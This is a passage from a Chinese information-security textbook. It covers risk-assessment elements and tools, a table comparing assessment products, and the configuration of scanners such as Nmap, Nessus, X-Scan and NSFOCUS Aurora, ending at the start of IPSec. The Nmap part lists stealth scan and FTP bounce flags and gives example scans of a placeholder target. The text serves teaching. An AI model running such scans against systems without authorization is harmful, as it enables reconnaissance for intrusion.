


图 3-66　WPDRRC 模型的三大要素关系图

图 3-67 中方框部分的内容为风险评估的基本要素，椭圆部分的内容是与这些要素相关的属性。风险评估围绕其基本要素展开，在对这些要素的评估过程中需要充分考虑业务战略、资产价值、安全需求、安全事件以及残余风险等与这些基本要素相关的各类属性。




图 3-67　风险要素关系图

风险分析中要涉及资产、威胁、脆弱性等基本要素。每个要素有各自的属性。资产的属性是资产价值；威胁的属性是威胁出现的频率；脆弱性的属性是资产弱点的严重程度。最终，计算出一个量化的风险值。

风险评估过程就是在评估标准的指导下，综合利用相关评估技术、评估方法、评估工具，针对信息系统展开全方位的评估工作的完整历程。对信息系统进行风险评估，首先应确保风险分析的内容与范围应该覆盖信息系统的整个体系。风险评估过程应包括系统基本情况分析、信息系统基本安全状况调查、信息系统安全组织、政策情况分析以及信息系统弱点漏洞分析等环节。

风险评估具体评估过程如图 3-68 所示。




图 3-68 风险评估实施流程图

由于外在威胁和各种攻击不断变化，信息系统的需求也在变化，绝对安全的措施是不存在的。攻击者不断有新的方法绕过或扰乱系统中的安全措施；系统的变化会带来新的脆弱点；实施的安全措施会随着时间而过时等等。所有这些表明，信息系统的风险评估过程是一个动态循环的过程，应周期性的对信息系统安全进行重评估。

评估工具如下：

（1）基于国家或政府颁布的信息安全管理标准或指南建立风险评估工具

有美国开发的基于 NIST（NationalInstituteofStandardsandTechnology）的 FIPS65 的自动风险评估工具，还有基于 GAO（GovernmentAccountingOffice）的信息安全管理的实施指南的自动风险评估工具。还有根据英国 BS7799 的系列指导文件 PD3000 中所提供风险评估方法，建立的 CRAMM、RA 等风险分析工具。

（2）基于专家系统的风险评估工具

这种方法经常利用专家系统建立规则和外部知识库，通过调查问卷的方式收集组织内部信息安全的状态。如 COBRA（Consultative，ObjectiveandBi-functionalRiskAnalysis）是一个基于专家系统的风险评估工具，它采用问卷调查的形式，主要有三个部分组成：问卷建立器、风险测量器和结果产生器。除此以外，还有@RISK、BDSS（TheBayesianDecisionSupportSystem）等工具。

（3）基于定性或定量分析的风险评估工具

风险评估根据对各要素的指标量化以及计算方法不同分为定性和定量的风险分析工具。随着人们对信息安全风险了解的不断深入，获得了更多的经验数据，因此人们越来越希望用定量的风险分析方法反映事故方式的可能性。定量的信息安全风险管理标准包括美国联邦标准 FIPS31 和 FIPS191，提供定量风险分析技术的手册包括 GAO 和新版的 NISTRMG。目前产生的一系列风险评估工具都在定量和定性方面各有侧重。如 CONTROL-IT、DefinitiveScenario、JANBER 都是定性的风险评估工具。而@RISK、TheBuddySystem、RiskCALC、CORA（Cost-of-RiskAnalysis）是半定量（定性与定量方法相结合）的风险评估工具。

此外，根据风险评估工具体系结构不同，风险评估工具还包括基于客户机/服务器模式以及单机版风险评估工具。如 COBRA 就是基于 C/S 模式，而目前大多数的风险评估工具识基于单机版的。另外基于安全因素调查方式的不同，风险评估工具还包括文件式或过程式，如 RA 就是过程式风险评估工具。

根据以上对综合风险评估与管理工具的分析，对目前比较流行的工具进行了对比，如表 3-11 所示。

表 3-11　综合风险评估与管理工具对照表

工具名称	**COBRA**	**RA**	**CRAMM**	**@RISK**	**BDSS**
国家/组织	America	BSI/Britain	CCTA/Britain	Palisade/America	TheIntegratedRiskManagementGroup/American
体系结构	客户机/服务器模式	单机版	单机版	单机版	单机版

续表

工具名称	COBRA	RA	CRAMM	@RISK	BDSS
采用方法	专家系统	过程式算法	过程式算法	专家系统	专家系统
定性/定量算法	定性/定量结合	定性/定量结合	定性/定量结合	定性/定量结合	定性/定量结合
数据采集形式	调查文件	过程	过程	调查文件	调查问卷
对使用人员的要求	不需要有风险评估的专业知识	依靠评估人员的知识与经验	依靠评估人员的知识与经验	不需要有风险评估的专业知识	不需要有风险评估的专业知识
结果输出形式	结果报告：风险等基于控制措施	风险等级与控制措施（基于BS7799提供的控制措施）	风险等级与控制措施（基于BS7799提供的控制措施）	决策支持信息	安全防护措施列表

3.4.4.6 主流扫描工具配置与应用

常用的网络扫描器都是可以从 Internet 上免费获得的。下面将对目前使用较多的三款免费扫描软件 Nmap，Nessus，X-Scan 进行介绍。

1. Nmap

由 Fyodor 编写的 Nmap（www.nmap.org）是一个开放源码的网络扫描工具。Nmap 允许系统管理员查看一个的网络系统有哪些主机以及其上运行何种服务。它支持多种协议的扫描，如 UDP、TCPconnect()、TCPSYN、ftpproxy、Reverse-ident、ICMP、FIN、ACKsweep、XmasTree、SYNsweep 和 NULL 扫描等。Nmap 还提供一些实用功能，如通过 TCP/IP 来鉴别操作系统类型、秘密扫描、动态延迟和重发、平行扫描、通过并行的 Ping 侦测下属的主机、欺骗扫描、端口过滤探测、直接的 RPC 扫描、分布扫描、灵活目标选择以及端口的描述。

Nmap 是一个命令界面的扫描器。其使用格式为：Nmap[扫描类型][扫描选项][扫描目标]。

扫描类型如表 3-12 所示。

表 3-12 扫描类型参数及意义

参数	意义
-sT	TCPconnect()扫描
-sS	TCPSYN 扫描

续表

参 数	意 义
-sF–sX–sN	StealthFIN、XmasTree 或 Null 扫描模式
-sP	Ping 扫描
-sU	UDP 扫描
-sR	RPC 扫描
-b（ftprelayhost）	FTP 跳跃攻击

关于 Nmap 的选项用法可以使用 Nmap-h 来打开 Nmap 选项参数。

为了让用户进一步了解扫描行为，下面举出一些运用 Nmap 的扫描范例：

例 1：Nmap-fwww.target.com

说明：对www.target.com以细小的 IP 碎片包实现 SYN、FIN、XMAS 或 NULL 扫描请求。

例 2：Nmap-sS-Owww.target.com

说明：这是对www.target.com进行一次 SYN 的半开扫描，还试图确定在其上运行的是什么类型的操作系统。

2. Nessus

Nessus 是一种典型的漏洞扫描器，它是由一个法国黑客 RenaudDerasion 编写的，被设计为客户/服务器模式，其特点在于跨平台性。现在 Nessus 已经有了 Linux、BSD、Solaris 下的版本，并且用 JAVA 写了新的客户端软件。

Nessus 是图形化的界面，使得它使用起来相当简便，它还对扫描出的漏洞给出详细的利用方法和补救方法。

Nessus 被设计为客户机—服务器模式，在用 Nessus 进行扫描之前，先要安装一个 Nessus 服务器。nessusd 是 Nessus 的服务器程序，编译以后可以用 nessued–Pusername，passwd 命令来创建一个名为 username 的账号，它的口令是 passwd。接下来需要对 nessusd 进行配置，配置文件在/user/local/etc/nessusd.conf 中。一切完成后就可以用 nessusd–D 命令来启动 nessus 服务器。

3. X-Scan

X-Scan 是一种专门对大范围网段中的主机进行扫描的扫描工具。X-Scan 是由安全组织 Xfocus 制作的免费软件。它采用多线程方式对指定 IP 地址段（或单机）进行安全漏洞扫描，支持插件功能，提供了图形界面和命令行两种操作方式。扫描内容包括：远程操作系统类型及版本、标准端口状态及端口 banner 信息、CGI 漏洞、RPC 漏洞、SQL-SERVER 默认账户、弱口令，NT 主机共享信息、用户信息、组信息以及 NT 主机弱口令用户等。扫描结果保存在/log/目录中，index_*.htm 为扫描结果索引文件。对于一些已知漏洞，该工具给出了相应的漏洞描述、利用程序及解决方案，其他的漏洞资料正在进一步整理完善中，也可以通过网站的“安全文献”和“漏洞引擎”栏目查阅相关

说明。

扫描器在不断发展变化着，每当发现新的漏洞，检查该漏洞的功能就会被加入已有的扫描器中。

除了免费的扫描软件以外，目前市场上也有许多商业漏洞扫描产品，如绿盟科技、启明星辰、安氏等公司的漏洞扫描器。下面就简单介绍绿盟科技的极光远程安全评估系统（AuroraRemoteSecurityAssessmentSystem），简称 AuroraRSAS。

绿盟科技把漏洞管理的循环过程划分为漏洞预警、漏洞检测、风险管理、漏洞修复、漏洞审计五个阶段，在国内首创了 OpenVM 工作流程平台。基于这个开放平台，极光将漏洞管理理念贯穿于整个产品实现过程，实现了 OpenVM 的绝大部分过程；同时，极光产品通过多种二次开发接口与其他安全产品协作来完全实现 OpenVM 的整个工作流程。

极光是基于 WEB 的管理方式，用户使用浏览器通过 SSL 加密通道和系统 WEB 界面模块进行交互。

极光采用先进的漏洞识别技术 NSIP（NSFOCUSIntelligentProfile）和强劲的底层扫描引擎 NSSE（NSFOCUSScanningEngine）。其漏洞扫描的基本原理是通过与目标主机 TCP/IP 端口建立连接并请求某些服务（如 TELNET、FTP 等），记录目标主机的应答，搜集目标主机相关信息（如匿名用户是否可以登录等），从而发现目标主机某些内在的安全弱点。

3.4.5 安全协议

该小节介绍常见安全协议的概念、原理和应用，如 IPSec、SSL、PGP、TLS、IEEE802.1x、WEP、WPA、RADIUS、Kerberos、X.509、S/MIME、SSH 等。

3.4.5.1 IPSec

IPSec 是为网络层提供加密和认证的协议规范，有许多文档规范，如 RFCs2401，2402，2406，2408。

- RFC2401：安全结构概述。
- RFC2402：IP 扩展的包认证描述（IPv4 和 IPv6）。
- RFC2406：IP 扩展的包加密描述（IPv4 和 IPv6）。
- RFC2408：特定加密机制。

整个文档分为七部分，如图 3-69 所示。

- 体系结构：包括一般概念、安全需求、定义和 IPSec 的机制。
- 载荷安全性封装（ESP）：包括包格式和使用 ESP 加密/认证包的一些相关约定。
- 认证头（AH）：包括包格式和使用 AH 认证包的一些相关约定。
- 加密算法：一系列描述各种 ESP 中使用的加密算法。
- 认证算法：一系列描述各种 AH 和可选 ESP 的认证算法。

- 密钥管理：描述密钥管理模式文档。
- 解释域：包括与其他文档相关的一些值，如被认可的加密、认证算法标识和密钥生存周期参数。

